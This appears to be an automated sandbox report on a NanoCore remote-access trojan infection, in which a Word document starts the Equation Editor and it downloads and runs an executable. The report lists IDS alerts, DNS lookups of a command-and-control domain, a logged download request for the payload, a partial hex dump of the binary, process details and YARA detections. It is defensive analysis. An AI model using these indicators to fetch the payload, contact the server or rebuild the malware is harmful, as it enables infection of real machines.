06/09/21-07:48:04.731109	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53099	37.235.1.174	192.168.2.22
06/09/21-07:48:04.833187	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53099	37.235.1.174	192.168.2.22
06/09/21-07:48:04.886828	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53099	37.235.1.174	192.168.2.22
06/09/21-07:48:05.307066	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49168	1665	192.168.2.22	103.133.106.117
06/09/21-07:48:11.626167	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49169	1665	192.168.2.22	103.133.106.117
06/09/21-07:48:17.936875	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49170	1665	192.168.2.22	103.133.106.117
06/09/21-07:48:27.253207	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49171	1665	192.168.2.22	103.133.106.117
06/09/21-07:48:58.351184	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49172	1665	192.168.2.22	103.133.106.117
06/09/21-07:49:04.309087	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56009	37.235.1.174	192.168.2.22
06/09/21-07:49:04.365986	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56009	37.235.1.174	192.168.2.22
06/09/21-07:49:04.507223	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56009	37.235.1.174	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/09/21-07:49:04.570237	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56009	37.235.1.174	192.168.2.22
06/09/21-07:49:04.882947	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49173	1665	192.168.2.22	103.133.106.117
06/09/21-07:49:14.814960	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49174	1665	192.168.2.22	103.133.106.117
06/09/21-07:49:21.601020	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52496	37.235.1.177	192.168.2.22
06/09/21-07:49:21.657059	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52496	37.235.1.177	192.168.2.22
06/09/21-07:49:21.967603	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49175	1665	192.168.2.22	103.133.106.117
06/09/21-07:49:28.328855	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49176	1665	192.168.2.22	103.133.106.117
06/09/21-07:49:35.324373	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49177	1665	192.168.2.22	103.133.106.117
06/09/21-07:49:41.784821	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49178	1665	192.168.2.22	103.133.106.117
06/09/21-07:49:48.227578	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49179	1665	192.168.2.22	103.133.106.117
06/09/21-07:49:55.435518	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49180	1665	192.168.2.22	103.133.106.117
06/09/21-07:49:55.586394	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	37.235.1.174
06/09/21-07:50:01.758897	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49181	1665	192.168.2.22	103.133.106.117

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 9, 2021 07:47:55.277926922 CEST	192.168.2.22	8.8.8.8	0x6029	Standard query (0)	carbinz.gq	A (IP address)	IN (0x0001)
Jun 9, 2021 07:47:55.320599079 CEST	192.168.2.22	8.8.8.8	0x6029	Standard query (0)	carbinz.gq	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:04.433283091 CEST	192.168.2.22	37.235.1.174	0x21e6	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:04.731815100 CEST	192.168.2.22	37.235.1.174	0x21e6	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:04.833657980 CEST	192.168.2.22	37.235.1.174	0x21e6	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:11.149085999 CEST	192.168.2.22	37.235.1.174	0x785a	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:11.229499102 CEST	192.168.2.22	37.235.1.174	0x785a	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:11.283324003 CEST	192.168.2.22	37.235.1.174	0x785a	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:17.554533958 CEST	192.168.2.22	37.235.1.174	0xa6ed	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:17.609359980 CEST	192.168.2.22	37.235.1.174	0xa6ed	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:23.854923010 CEST	192.168.2.22	37.235.1.174	0x758f	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:24.666657925 CEST	192.168.2.22	37.235.1.174	0x758f	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:25.592422962 CEST	192.168.2.22	37.235.1.174	0x758f	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:26.284337044 CEST	192.168.2.22	37.235.1.174	0x758f	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:26.935800076 CEST	192.168.2.22	37.235.1.174	0x758f	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 9, 2021 07:48:57.724462032 CEST	192.168.2.22	37.235.1.174	0xf75c	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:57.896125078 CEST	192.168.2.22	37.235.1.174	0xf75c	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:57.969656944 CEST	192.168.2.22	37.235.1.174	0xf75c	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:04.183125973 CEST	192.168.2.22	37.235.1.174	0xda3e	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:04.309766054 CEST	192.168.2.22	37.235.1.174	0xda3e	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:04.451685905 CEST	192.168.2.22	37.235.1.174	0xda3e	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:04.515960932 CEST	192.168.2.22	37.235.1.174	0xda3e	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:10.729455948 CEST	192.168.2.22	37.235.1.174	0xe5d1	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:11.702038050 CEST	192.168.2.22	37.235.1.174	0xe5d1	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:12.390397072 CEST	192.168.2.22	37.235.1.174	0xe5d1	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:14.393976927 CEST	192.168.2.22	37.235.1.174	0xe5d1	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:14.453613997 CEST	192.168.2.22	37.235.1.174	0xe5d1	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:20.778650045 CEST	192.168.2.22	37.235.1.174	0x541f	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:20.832603931 CEST	192.168.2.22	37.235.1.174	0x541f	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:20.958050013 CEST	192.168.2.22	37.235.1.174	0x541f	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:21.157111883 CEST	192.168.2.22	37.235.1.174	0x541f	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:21.322479963 CEST	192.168.2.22	37.235.1.174	0x541f	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:21.533080101 CEST	192.168.2.22	37.235.1.177	0xce3b	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:21.603231907 CEST	192.168.2.22	37.235.1.177	0xce3b	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:27.875927925 CEST	192.168.2.22	37.235.1.174	0xfbea	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:27.930829048 CEST	192.168.2.22	37.235.1.174	0xfbea	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:34.160372019 CEST	192.168.2.22	37.235.1.174	0x774	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:34.516086102 CEST	192.168.2.22	37.235.1.174	0x774	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:34.804227114 CEST	192.168.2.22	37.235.1.174	0x774	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:34.937875032 CEST	192.168.2.22	37.235.1.174	0x774	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:41.351500034 CEST	192.168.2.22	37.235.1.174	0xffdc	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:41.406763077 CEST	192.168.2.22	37.235.1.174	0xffdc	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:47.737394094 CEST	192.168.2.22	37.235.1.174	0x4223	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:47.864509106 CEST	192.168.2.22	37.235.1.174	0x4223	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:54.142355919 CEST	192.168.2.22	37.235.1.174	0xc63d	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:55.144233942 CEST	192.168.2.22	37.235.1.174	0xc63d	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)
Jun 9, 2021 07:50:01.375185013 CEST	192.168.2.22	37.235.1.174	0xea66	Standard query (0)	tzitziklis hop.ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 9, 2021 07:47:55.320349932 CEST	8.8.8.8	192.168.2.22	0x6029	No error (0)	carbinz.gq		185.239.243.112	A (IP address)	IN (0x0001)
Jun 9, 2021 07:47:55.363308907 CEST	8.8.8.8	192.168.2.22	0x6029	No error (0)	carbinz.gq		185.239.243.112	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 9, 2021 07:48:04.731108904 CEST	37.235.1.174	192.168.2.22	0x21e6	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:04.833187103 CEST	37.235.1.174	192.168.2.22	0x21e6	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:04.886827946 CEST	37.235.1.174	192.168.2.22	0x21e6	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:11.228575945 CEST	37.235.1.174	192.168.2.22	0x785a	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:11.282732964 CEST	37.235.1.174	192.168.2.22	0x785a	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:11.336807013 CEST	37.235.1.174	192.168.2.22	0x785a	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:17.608417034 CEST	37.235.1.174	192.168.2.22	0xa6ed	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:17.665515900 CEST	37.235.1.174	192.168.2.22	0xa6ed	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:24.665788889 CEST	37.235.1.174	192.168.2.22	0x758f	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:25.591880083 CEST	37.235.1.174	192.168.2.22	0x758f	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:26.283607960 CEST	37.235.1.174	192.168.2.22	0x758f	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:26.633527040 CEST	37.235.1.174	192.168.2.22	0x758f	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:26.989948034 CEST	37.235.1.174	192.168.2.22	0x758f	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:57.895217896 CEST	37.235.1.174	192.168.2.22	0xf75c	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:57.961869955 CEST	37.235.1.174	192.168.2.22	0xf75c	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:48:58.024171114 CEST	37.235.1.174	192.168.2.22	0xf75c	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:04.309087038 CEST	37.235.1.174	192.168.2.22	0xda3e	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:04.365986109 CEST	37.235.1.174	192.168.2.22	0xda3e	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:04.507222891 CEST	37.235.1.174	192.168.2.22	0xda3e	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:04.570236921 CEST	37.235.1.174	192.168.2.22	0xda3e	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:11.701302052 CEST	37.235.1.174	192.168.2.22	0xe5d1	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:12.389694929 CEST	37.235.1.174	192.168.2.22	0xe5d1	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:14.452877998 CEST	37.235.1.174	192.168.2.22	0xe5d1	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:14.507632017 CEST	37.235.1.174	192.168.2.22	0xe5d1	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:20.832087994 CEST	37.235.1.174	192.168.2.22	0x541f	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:20.957101107 CEST	37.235.1.174	192.168.2.22	0x541f	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 9, 2021 07:49:21.156166077 CEST	37.235.1.174	192.168.2.22	0x541f	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:21.321830988 CEST	37.235.1.174	192.168.2.22	0x541f	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:21.500983953 CEST	37.235.1.174	192.168.2.22	0x541f	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:21.601020098 CEST	37.235.1.177	192.168.2.22	0xce3b	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:21.657058954 CEST	37.235.1.177	192.168.2.22	0xce3b	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:27.930059910 CEST	37.235.1.174	192.168.2.22	0xfbea	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:27.984805107 CEST	37.235.1.174	192.168.2.22	0xfbea	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:34.515371084 CEST	37.235.1.174	192.168.2.22	0x774	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:34.803627968 CEST	37.235.1.174	192.168.2.22	0x774	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:34.937207937 CEST	37.235.1.174	192.168.2.22	0x774	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:35.009273052 CEST	37.235.1.174	192.168.2.22	0x774	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:41.406208992 CEST	37.235.1.174	192.168.2.22	0xffdc	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:41.459857941 CEST	37.235.1.174	192.168.2.22	0xffdc	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:47.863590002 CEST	37.235.1.174	192.168.2.22	0x4223	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:47.922965050 CEST	37.235.1.174	192.168.2.22	0x4223	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:55.147496939 CEST	37.235.1.174	192.168.2.22	0xc63d	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:49:55.586288929 CEST	37.235.1.174	192.168.2.22	0xc63d	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)
Jun 9, 2021 07:50:01.431826115 CEST	37.235.1.174	192.168.2.22	0xea66	No error (0)	tzitziklis hop.ddns.net		103.133.106.117	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- carbinz.gq

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	185.239.243.112	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 9, 2021 07:47:55.426242113 CEST	0	OUT	GET /modex/catx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: carbinz.gq Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 9, 2021 07:47:55.477751970 CEST	2	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 09 Jun 2021 05:47:55 GMT Content-Type: application/x-msdownload Content-Length: 736256 Last-Modified: Tue, 08 Jun 2021 16:00:42 GMT Connection: keep-alive ETag: "60bf942a-b3c00" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 bb 6a bf 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 32 0b 00 00 08 00 00 00 00 00 00 c2 51 0b 00 00 20 00 00 00 60 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 70 51 0b 00 4f 00 00 00 00 60 0b 00 dc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 0b 00 0c 00 00 00 38 50 0b 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c8 31 0b 00 00 20 00 00 00 32 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 dc 05 00 00 00 60 0b 00 00 06 00 00 00 34 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 0b 00 00 02 00 00 00 3a 0b 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a4 51 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 a8 ab 01 00 08 cd 00 00 03 00 00 00 6b 00 00 06 b0 78 02 00 88 d7 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 8a 02 72 01 00 00 70 7d 01 00 00 04 02 14 7d 02 00 00 04 02 28 14 00 00 0a 00 00 02 28 06 00 00 06 00 2a 00 13 30 04 00 3f 01 00 00 01 00 00 11 00 02 7b 11 00 00 04 6f 15 00 00 0a 72 5b 00 00 70 28 16 00 00 0a 2d 5c 02 7b 0d 00 00 04 6f 15 00 00 0a 72 5b 00 00 70 28 16 00 00 0a 2d 45 02 7b 10 00 00 04 6f 15 00 00 0a 72 5b 00 00 70 28 16 00 00 0a 2d 2e 02 7b 0f 00 00 04 6f 15 00 00 0a 72 5b 00 00 70 28 16 00 00 0a 2d 17 02 7b 0e 00 00 04 6f 15 00 00 0a 72 5b 00 00 70 28 16 00 00 0a 2b 01 17 13 04 11 04 2c 11 00 72 5d 00 00 70 28 17 00 00 0a 26 38 b2 00 00 00 02 7b 01 00 00 04 73 18 00 00 0a 0a 1f 0b 8d 3d 00 00 01 25 16 72 79 00 00 70 a2 25 17 02 7b 11 00 00 04 6f 15 00 00 0a a2 25 18 72 10 01 00 70 a2 25 19 02 7b 10 00 00 04 6f 15 00 00 0a a2 25 1a 72 10 01 00 70 a2 25 1b 02 7b 0e 00 00 04 6f 15 00 00 0a a2 25 1c 72 10 01 00 70 a2 25 1d 02 7b 0f 00 00 04 6f 15 00 00 0a a2 25 1e 72 10 01 00 70 a2 25 1f 09 02 7b 0d 00 00 04 6f 15 00 00 0a a2 25 1f 0a 72 18 01 00 70 a2 28 19 00 00 0a 0b 07 06 73 1a 00 00 0a 0c 06 6f 1b 00 00 0a 00 08 6f 1c 00 00 0a 0d 72 1e 01 00 70 28 17 00 00 0a 26 2a 2a 00 02 17 28 1d 00 00 0a 00 2a 0a 00 2a 00 00 00 13 30 02 00 2b 00 00 00 02 00 00 11 00 03 2c 0b 02 7b 02 00 00 04 14 fe 03 2b 01 16 0a 06 2c 0e 00 02 7b 02 00 00 04 6f 1e 00 00 0a 00 00 02 03 28 1f 00 00 0a 00 2a 00 13 30 06 00 4e 0b 00 00 03 00 00 11 00 d0 02 00 00 02 28 20 00 00 0a 73 21 00 00 0a 0a 02 73 22 00 00 0a 7d 03 00 00 04 02 73 22 00 00 0a 7d 04 00 00 04 02 73 23 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELj`02Q `@ @pQO`8P  H.text1 2 `.rsrc`4@@. reloc:@BQHkxrp}}((*0?{or[p(-\{or[p(-E{or[p(-.{or[p(-{or[p(+,r]p(&8{s=%ryp%{o%rp%{o%rp%{o%rp%{o%rp%{o%rp(soorp(&**(**0+,{+,{o(*0N(s!s"}s"}s#

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1464 Parent PID: 584

General

Start time:	07:47:35
Start date:	09/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f370000
File size:	1424032 bytes

MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2352 Parent PID: 584

General

Start time:	07:47:36
Start date:	09/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: cat464923.exe PID: 2668 Parent PID: 2352

General

Start time:	07:47:37
Start date:	09/06/2021
Path:	C:\Users\user\AppData\Roaming\cat464923.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\cat464923.exe
Imagebase:	0x8d0000
File size:	736256 bytes
MD5 hash:	61DE33A77D34A313DF07DC2BDD28140A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2090289398.000000000240A000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2091457817.0000000003585000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.2091457817.0000000003585000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2091457817.0000000003585000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2090874176.00000000033D9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.2090874176.00000000033D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2090874176.00000000033D9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 37%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: cat464923.exe PID: 2324 Parent PID: 2668

General

Start time:	07:47:41
Start date:	09/06/2021
Path:	C:\Users\user\AppData\Roaming\cat464923.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x8d0000
File size:	736256 bytes
MD5 hash:	61DE33A77D34A313DF07DC2BDD28140A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

